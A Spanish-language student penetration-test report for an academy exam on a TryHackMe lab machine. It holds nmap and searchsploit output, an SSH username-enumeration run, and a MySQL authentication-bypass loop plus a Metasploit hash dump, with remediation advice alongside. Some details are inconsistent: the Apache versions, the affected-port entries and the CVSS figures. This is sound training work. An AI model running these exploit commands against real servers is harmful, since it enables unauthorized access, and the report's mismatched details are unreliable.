



ACADEMIA DE CIBERSEGURIDAD

REPORTE – PENTESTING PLAYGROUND 101

Contacto:

° Eduardo Jared Velázquez Velázquez

° Correo:

° Número telefónico:

Contenido

Introducción..... 3

Objetivo..... 3

Alcance 3

Resumen ejecutivo..... 4

Pruebas realizadas 4

Detalle Técnico de las Vulnerabilidades 10

Metodologías 15

Introducción

La ciberseguridad hoy día es muy importante, tanto en organizaciones como su aplicabilidad personal debido al gran avance tecnológico, debemos estar al tanto de las nuevas amenazas para poder mitigarlas a tiempo, para ello los profesionales en el área nos encargamos de poder descubrir las diferentes vulnerabilidades antes de que un cibercriminal, a través de diferentes metodologías y herramientas que nos ayudan a poder llevar acabo un proceso de manera exitosa.

En este reporte de pentesting, veremos de manera detallada un conjunto de análisis que serán necesarios para poder llevar a cabo con éxito el examen del curso “Pentesting Playground 101”, el cual se desarrollo a través de la plataforma “Tryhackme”.

Objetivo

Desarrollar el reporte que permita evidenciar todo el proceso que se realizo a cabo para el examen, para que posteriormente la Academia de Ciberseguridad pueda evaluar mis resultados. De igual manera, me permite poder llevar de manera ordenada la búsqueda de vulnerabilidades y permitirle al personal evaluador evaluar correctamente.

Alcance

Permitir al alumno poder aplicar sus conocimientos adquiridos a través del curso de “Pentesting Playground 101” y pueda encontrar las vulnerabilidades de un servidor proporcionada por la Academia de Ciberseguridad.

De esa manera, generar la evidencia del proceso que se llevó a cabo.

Resumen ejecutivo

En este documento se encuentra un conjunto de procedimientos que se llevaron a cabo para poder encontrar vulnerabilidades en el servidor, así también las herramientas y recursos que se usaron para poder encontrar dichas vulnerabilidades. Simulando que es una búsqueda de vulnerabilidades a un entorno real. Así también se adjuntarán un conjunto de recomendaciones y soluciones para poder corregir dicha vulnerabilidad.

Pruebas realizadas

Para poder realizar el examen me conecté a Tryhackme a través de una VPN, que me permitió poder tener conexión con la maquina a auditar. Ya que la Academia de Ciberseguridad usó un room privado, al iniciar la maquina me dio la IP a auditar: 10.10.39.17.

Active Machine Information			
Title	IP Address	Expires	
Pentesting Playground 101 AC	10.10.39.17	58m 29s	? Add 1 hour Terminate
VALIDACIÓN DE LA IP DE LA MAQUINA			

Una vez recibida la IP se procedió a realizar una búsqueda de vulnerabilidades con la herramienta “nmap” para poder identificar las versiones de los servicios que corrían según el puerto habilitado:

```
Nmap scan report for 10.10.39.17
Host is up (0.39s latency).
Not shown: 65073 closed tcp ports (reset), 456 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
23/tcp    open  telnet   Linux telnetd
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
3306/tcp  open  mysql    MySQL 5.5.23
8080/tcp  open  http     Apache httpd 2.4.54 ((Debian))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 81.90 seconds
```

El escaneo nos indicó que este servidor tiene un sistema operativo Linux con 6 puertos abiertos con sus servicios y versiones correspondientes.

Se procedió con la búsqueda de las vulnerabilidades y encontramos lo siguiente:

- Puerto 21 (Vulnerabilidad #1) – FTP: Versión “**vsftpd 3.0.3**”

Procedí a buscar vulnerabilidades de acuerdo a la versión del puerto, utilicé una herramienta llamada “searchsploit” para validar algún exploit o CVE que me pudiera ayudar a explotar dicha vulnerabilidad, me dio el siguiente resultado:

```
> searchsploit vsftpd 3.0.3
```

Exploit Title	Path
vsftpd 3.0.3 - Remote Denial of Service	multiple/remote/49719.py

Shellcodes: No Results

Podemos observar que encontró un exploit para esta versión, llamada “Remote Denial Of Service” (Denegación de servicio remoto). Un atacante puede usar esta vulnerabilidad para poder eludir algunas restricciones de seguridad, así como inhabilitar los servicios de dicho puerto.

Su CVE: [CVE-2015-1419](#)

- Puerto 22 (Vulnerabilidad #2) – SSH: Versión “OpenSSH 7.6p1”

La vulnerabilidad presentada en esta versión de SSH permite al atacante poder enumerar usuarios del servidor sin necesidad de tener permisos de administrador. Al utilizar searchsploit nos arrojó el conjunto de exploits para poder realizar el ataque:

```
> searchsploit ssh 7.6
```

Exploit Title	Path
Lib SSH 0.7.6 / 0.8.4 - Unauthorized Access	linux/remote/46307.py
Open SSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
Open SSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
Open SSH < 7.7 - User Enumeration (2)	linux/remote/45939.py

Shellcodes: No Results

Con el exploit nos permitía extraer información y validar usuarios, esto permite al atacante poder realizar un ataque de fuerza bruta con un diccionario contra el servidor, así de alguna manera poder buscar como autenticarse al sistema.

Su CVE: [CVE-2018-15473](#)

```
./CVE-2018-15473.py 10.10.39.17 -w /usr/share/metasploit-framework/data/wordlists/unix_users.txt
[-] is an invalid username
[-] 4Dgifts is an invalid username
[-] abrt is an invalid username
[-] adm is an invalid username
[+] admin is a valid username
[+] administrator is a valid username
[-] anon is an invalid username
[-] _apt is an invalid username
[-] arpwatch is an invalid username
[-] auditor is an invalid username
[-] avahi is an invalid username
[-] avahi-autoipd is an invalid username
[-] backup is an invalid username
```


- Puerto 80 (Vulnerabilidad #3) – HTTP: Version “Apache httpd 2.4.49”

En este caso, al buscar como anteriormente lo había realizado me el siguiente resultado:

```
> searchsploit httpd 2.4.29
```

Exploit Title	Path
OpenBSD HTTPd < 6.0 - Memory Exhaustion Denial of Service	openbsd/dos/41278.txt

Me brinda un texto informativo de como explotar una vulnerabilidad que permite a un atacante consumir toda la potencia de la CPU del servidor remoto (<https://pierrekim.github.io/blog/2017-02-07-openbsd-httpd-CVE-2017-5850.html>), pero buscando en la web encontré un exploit que me permitía hacer un “Path Traversal & Remote Code Execution (RCE)” en exploit-db.com donde de igual manera me brindo su CVE.

EXPLOIT
DATABASE

Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)

EDB-ID: 50383	CVE: 2021-41773	Author: LUCAS SOUZA	Type: WEBAPPS	Platform: MULTIPLE	Date: 2021-10-06
EDB Verified: ✓		Exploit: 📄 / {}		Vulnerable App: 📱	

Este exploit al ciberdelincuente le permite poder moverse entre carpetas de la página web y también de alguna manera permitirle poder ejecutar códigos dentro del sistema de manera remota.


Su CVE: [CVE-2021-41773](#)

- Puerto 3306 (Vulnerabilidad #4) – mysql: version “MYSQL 5.5.23”

En este puerto, al buscar algún exploit de acuerdo a la versión de su servicio me mostró el siguiente resultado:

> searchsploit MySQL 5.5.23	
Exploit Title	Path
MySQL < 5.6.35 / < 5.7.17 - Integer Overflow	multiple/dos/41954.py
MySQL < 5.6.35 / < 5.7.17 - Integer Overflow	multiple/dos/41954.py
Shellcodes: No Results	

En este caso, también es algún tipo de ataque Dos (Denegación de servicio), pero esta vez decidí explotar su vulnerabilidad ya que es la base de datos del servidor, quería irme a lo grande, así que no me quedé con esos resultados, al buscar en la web encontré lo siguiente:



CVE-2012-2122: A Tragically Comedic Security Flaw in MySQL

Jun 11, 2012 | 5 min read | [HD Moore](#)



Last updated at Wed, 27 Sep 2017 14:14:11 GMT

Encontré una vulnerabilidad que consiste en que intenta autenticarse en un servidor MySQL afectado por esta falla, existe la posibilidad de que acepte su contraseña incluso si se proporcionó la incorrecta.

Su CVE: [CVE-2012-2122](#)

El siguiente script en bash proporcionará acceso a un servidor MySQL afectado como cuenta de usuario root, sin conocer realmente la contraseña.

- Este script lo que permite es intentar realizar 1000 conexiones a la base de datos como usuario “root” y en este caso como no importa cual es la contraseña, usé el que venia por defecto “bad”, hasta que me permita conectarme. Al ejecutar este script me permitió poder acceder a la base de datos como el usuario root:

[illegible]

Tuve éxito al explotar el CVE, utilicé algunos auxiliares de metasploit, pero decidí por practicidad irme a la segura con el script anterior:

```
msf6 auxiliary(scanner/mysql/mysql_authbypass_hashdump) > set rhost 10.10.39.17
rhost => 10.10.39.17
msf6 auxiliary(scanner/mysql/mysql_authbypass_hashdump) > run

[+] 10.10.39.17:3306 - 10.10.39.17:3306 The server allows logins, proceeding with bypass test
[*] 10.10.39.17:3306 - 10.10.39.17:3306 Authentication bypass is 10% complete
[*] 10.10.39.17:3306 - 10.10.39.17:3306 Authentication bypass is 20% complete
[*] 10.10.39.17:3306 - 10.10.39.17:3306 Authentication bypass is 30% complete
[*] 10.10.39.17:3306 - 10.10.39.17:3306 Authentication bypass is 40% complete
[*] 10.10.39.17:3306 - 10.10.39.17:3306 Authentication bypass is 50% complete
[*] 10.10.39.17:3306 - 10.10.39.17:3306 Authentication bypass is 60% complete
[*] 10.10.39.17:3306 - 10.10.39.17:3306 Successfully bypassed authentication after 685 attempts. URI: mysql://root:DMGPX@10.10.39.17:3306
[*] 10.10.39.17:3306 - 10.10.39.17:3306 Successfully exploited the authentication bypass flaw, dumping hashes...
[*] 10.10.39.17:3306 - 10.10.39.17:3306 Saving HashString as Loot: root:*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9
[*] 10.10.39.17:3306 - 10.10.39.17:3306 Saving HashString as Loot: root:*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9
[*] 10.10.39.17:3306 - 10.10.39.17:3306 Saving HashString as Loot: root:*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9
[*] 10.10.39.17:3306 - 10.10.39.17:3306 Saving HashString as Loot: root:*6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9
[*] 10.10.39.17:3306 - 10.10.39.17:3306 Hash Table has been saved: /root/.msf4/loot/20231210074628_default_10.10.39.17_mysql.hashes_396894.txt
[*] 10.10.39.17:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_authbypass_hashdump) > █
```

- Puerto 8080 (Vulnerabilidad #5) – HTTP-PROXY: Versión “Apache httpd 2.4.54”

Al analizar esta versión me lanzó el mismo resultado que en el puerto 80, así que decidí buscar a profundidad en la web para no quedarme solo con eso:

searchsploit httpd 2.4.54	
Exploit Title	Path
OpenBSD HTTPd < 6.0 - Memory Exhaustion Denial of Service	openbsd/dos/41278.txt
Shellcodes: No Results	

Estando investigando en la web, me encontré con una vulnerabilidad reciente donde indica que los servidores con dicha versión permiten a los atacantes aprovecharse para realizar un ataque de contrabando de solicitudes HTTP.



[Products](#) [Solutions](#) [Plan & Pricing](#) [Blog](#) [Resources](#) [Radar](#) [Free Tools](#) [Company](#) [Free Access](#) [Login](#)

Apache HTTP Server Vulnerability CVE-2023-25690: PoC Available

by **SOCRadar XTI**
May 26, 2023

Su CVE: [CVE-2023-25690](#)

Detalle Técnico de las Vulnerabilidades

- Puerto 21 (Vulnerabilidad #1) – FTP: Versión “**vsftpd 3.0.3**”

Elemento afectado	
10.10.39:21/TCP	
Propuesta de explotación	Sí

Categoría	Valor
Calificación Base	5.0
Temporalidad	2.9
Ambiente de explotación	10.0
Severidad Total	5.0

CVSS v2 Vector

[\(AV:N/AC:L/Au:N/C:N/I:P/A:N\)](#)

Evidencia:

<pre>> searchsploit vsftpd 3.0.3</pre>	
Exploit Title	Path
vsftpd 3.0.3 - Remote Denial of Service	multiple/remote/49719.py
Shellcodes: No Results	

Recomendaciones:

- Realizar una actualización del servicio a la versión más reciente para corregir dicha vulnerabilidad.

Referencias – CVE-2015-1419:

<https://nvd.nist.gov/vuln/detail/CVE-2015-1419>

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-1419>

https://bugzilla.redhat.com/show_bug.cgi?id=CVE-2015-1419

- Puerto 22 (Vulnerabilidad #2) – SSH: Versión “OpenSSH 7.6p1”

Elemento afectado	
10.10.39:21/TCP	
Propuesta de explotación	Sí

Categoría	Valor
Calificación Base	5.0
Temporalidad	2.9
Ambiente de explotación	10.0
Severidad Total	5.0

CVSS v2 Vector

(AV:N/AC:L/Au:N/C:N/I:P/A:N)

Evidencia:

<code>> searchsploit ssh 7.6</code>	
Exploit Title	Path
LibSSH 0.7.6 / 0.8.4 - Unauthorized Access	linux/remote/46307.py
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py
Shellcodes: No Results	

Recomendaciones:

- Realizar una actualización del servicio a la versión más reciente para corregir dicha vulnerabilidad.

Referencias:

<https://nvd.nist.gov/vuln/detail/cve-2018-15473>

<https://github.com/Sait-Nuri/CVE-2018-15473>

<https://www.incibe.es/incibe-cert/alerta-temprana/vulnerabilidades/cve-2018-15473>

- Puerto 80 (Vulnerabilidad #3) – HTTP: Versión “Apache httpd 2.4.49”

Elemento afectado	
10.10.39:21/TCP	
Propuesta de explotación	Sí

Categoría	Valor
Calificación Base	7.9
Temporalidad	3.6
Ambiente de explotación	3.9
Severidad Total	7.5

CVSS v3.1 Vector

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N

Evidencia:

EXPLOIT DATABASE

Apache HTTP Server 2.4.49 - Path Traversal & Remote Code Execution (RCE)

EDB-ID: 50383	CVE: 2021-41773	Author: LUCAS SOUZA	Type: WEBAPPS	Platform: MULTIPLE	Date: 2021-10-06
EDB Verified: ✓		Exploit: 📄 / {}		Vulnerable App: 📱	

Recomendaciones:

- Por recomendaciones oficiales es importante actualizar el servidor para evitar que los atacantes se aprovechen de la vulnerabilidad
- Implementar tecnologías de protección al servidor como por ejemplo un WAF (Firewall de Aplicación Web).

Referencias:

<https://nvd.nist.gov/vuln/detail/CVE-2021-41773>

<https://www.cve.org/CVERecord?id=CVE-2021-41773>

<https://www.azion.com/es/blog/proteccion-contra-exploit-servidor-http-apache/>

<https://www.exploit-db.com/exploits/50383>

- Puerto 3306 (Vulnerabilidad #4) – mysql: version “MYSQL 5.5.23”

Elemento afectado	
10.10.39:21/TCP	
Propuesta de explotación	Sí

Categoría	Valor
Calificación Base	5.1
Temporalidad	6.4
Ambiente de explotación	4.9
Severidad Total	5.1

CVSS v2 Vector

(AV:N/AC:H/Au:N/C:P/I:P/A:P)

Evidencia:

```
> searchsploit MySQL 5.5.23
```

Exploit Title	Path
MySQL < 5.6.35 / < 5.7.17 - Integer Overflow	multiple/dos/41954.py
MySQL < 5.6.35 / < 5.7.17 - Integer Overflow	multiple/dos/41954.py

```
Shellcodes: No Results
```

```
> for i in `seq 1 1000` ; do mysql -u root --password=bad -h 10.10.39.17 2>/dev/null; done
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 1171
Server version: 5.5.23 Source distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| test |
+-----+
4 rows in set (0.204 sec)
```

Recomendaciones:

- Actualizar la versión del servicio expuesto a la versión más reciente
- En caso de no ser posible una actualización, es recomendable revisar y modificar las consultas SQL para tratar de mitigar dicha vulnerabilidad.

Referencias:

<https://nvd.nist.gov/vuln/detail/CVE-2012-2122>

<https://www.rapid7.com/blog/post/2012/06/11/cve-2012-2122-a-tragically-comedic-security-flaw-in-mysql/>

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-2122>

- Puerto 8080 (Vulnerabilidad #5) – HTTP-PROXY: Versión “Apache httpd 2.4.54”

Elemento afectado	
10.10.39:21/TCP	
Propuesta de explotación	Sí

Categoría	Valor
Calificación Base	9.8
Temporalidad	5.9
Ambiente de explotación	3.9
Severidad Total	9.8

CVSS v3.1 Vector

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Evidencia:



Products Solutions Plan & Pricing Blog Resources Radar Free Tools Company Free Access Login

Apache HTTP Server Vulnerability CVE-2023-25690: PoC Available

by **SOCradar XTI**
May 26, 2023

Recomendaciones:

- Si hay alguna actualización del servicio expuesto por el proveedor, es importante actualizar el servicio a la versión más reciente
- Es recomendable consultar a la Base de Datos Nacional de Vulnerabilidades (NVD) ya que esta nos brinda mucha información del CVE y de manera detallada, al igual que con todas las vulnerabilidades vistas

Referencias:

<https://nvd.nist.gov/vuln/detail/CVE-2023-25690>

<https://it.ucsf.edu/critical-vulnerability-apache-http-server-2454>

<https://github.com/dhmosfunk/CVE-2023-25690-POC>

<https://socradar.io/apache-http-server-vulnerability-cve-2023-25690-poc-available/>

Metodologías

Las pruebas de penetración (Pentesting) son un conjunto de practicas y procesos que se llevan a cabo por un profesional en el área, que ponen a prueba la seguridad de una red o infraestructura, esto con el fin de encontrar vulnerabilidades o brechas de seguridad de la cual si no son identificadas a tiempo un ciberdelincuente puede explotarlas.

La postura del pentester consiste en hacer el papel del ciberdelincuente o pirata informático, el cual identifica las vulnerabilidades que se encuentran presentes en la infraestructura, red o aplicación analizada y luego genera un reporte al propietario para que puedan ser parchadas. Existe un conjunto de metodologías para llevar a cabo este proceso y se usa de acuerdo a la infraestructura evaluada, ya que varía la tecnología que este siendo auditada, cabe aclarar que las pruebas de penetración son un complemento más a la seguridad de la infraestructura, pero no significa que son la única manera de proteger un activo.

Fases de un proyecto de Pentesting



- 1) **Reconocimiento:** Dependiendo del tipo de contrato y tecnología a evaluar, en esta fase del pentesting, el pentester trata de conseguir la mayor cantidad de información acerca de la víctima, ya sea credenciales válidas, URLs, datos de la compañía, tecnologías que usan, equipos y versiones, etc. Esta es una de las fases mas importante de esta metodología, ya que mientras más información tengamos de la víctima tendremos muchas más opciones por donde atacar
- 2) **Análisis de Vulnerabilidades:** En esta fase, implica el análisis de alguna brecha de seguridad, vulnerabilidad o falla técnica de alguna mala configuración o descuido, etc. En este punto de usa un conjunto de técnicas y herramientas que nos pueden ayudar a realizar de manera más eficaz el proceso, los hallazgos en esta fase deben ser reportados juntamente con sus soluciones, para que la empresa auditada pueda tomar medidas de seguridad al respecto.
- 3) **Explotación:** En este punto, el atacante o pentester explota la vulnerabilidad encontrada para poder demostrar que se puede acceder al servicio expuesto, y así poder ver la criticidad de la vulnerabilidad.
- 4) **Post-Explotación:** En esta fase no siempre es tan necesaria a menos que la empresa auditada así lo desee, pero consiste en que el atacante o pentester obtenga los permisos máximos sobre el servicio, por ejemplo, si se audita un servidor, lo que el pentester va a conseguir es tener os permisos a nivel root o administrador, en este punto ya es un nivel muy critico del servicio ya que con estos permisos el intruso puede realizar la acción que desee.
- 5) **Informe:** Toda prueba de penetración al finalizar todo el proceso debe entregar o generar un reporte o informe de auditoría, donde describa los procesos realizados juntos con los hallazgos identificados y juntamente con las soluciones.